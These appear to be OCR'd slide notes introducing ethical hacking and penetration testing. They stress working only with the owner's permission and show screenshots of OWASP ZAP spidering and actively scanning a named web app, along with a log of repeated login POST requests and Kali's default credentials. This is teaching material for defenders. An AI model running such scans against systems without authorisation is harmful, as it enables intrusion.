
Ethical hacking refers to the act of locating weaknesses and vulnerabilities of computer and information systems by duplicating the intent and actions of malicious hackers. Ethical hacking is also known as **penetration testing**, **intrusion testing**, or **red teaming**. An ethical hacker is a security professional who applies their hacking skills for defensive purposes on behalf of the owners of information systems. By conducting penetration tests, an ethical hacker looks to answer the following four basic questions:

1. **What information/locations/systems can an attacker gain access?**
2. **What can an attacker see on the target?**
3. **What can an attacker do with available information?**
4. **Does anyone at the target system notice the attempts?**

An ethical hacker operates with the **knowledge and permission of the organization** for which they are trying to defend. In some cases, the organization will neglect to inform their information security team of the activities that will be carried out by an ethical hacker in an attempt to test the effectiveness of the information security team. This is referred to as a double-blind environment. In order to operate effectively and legally, an ethical hacker must be informed of the assets that should be protected, potential threat sources, and the extent to which the organization will support an ethical hacker's efforts.

use this knowledge for good not evil


hack yourself first



https://www.kali.org/

root/toor

OWASP Zed Attack Proxy (ZAP)



```
▼ Contexts
    Default Context
▼ Sites
  ▼ http://nuez.elasticbeanstalk.com
      GET:sitemap.xml
    ▼ about
        GET:index
    ▼ entry
        GET:list
      ▼ show
          GET:1
      POST:j_spring_security_check(_spring_security_remember_me,j_password,j_username)
    ▼ login
        GET:auth
        GET:authfail;jsessionid=B73D42F086AF24DF76A6BF2FC44AFAEC(login_error)
        GET:auth(login_error)
    ▼ static
      ▶ css
      ▶ js
```

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://nuez.elasticbeanstalk.com/ Select...

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: Plug-n-Hack

Or point your browser at: http://localhost:8000/pnh/

New Scan Progress: 0: http://nuez.el..icbeanstalk.com 6% Current Scans: 1 | Num requests: 166


Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KiB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KiB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KiB
152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KiB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KiB
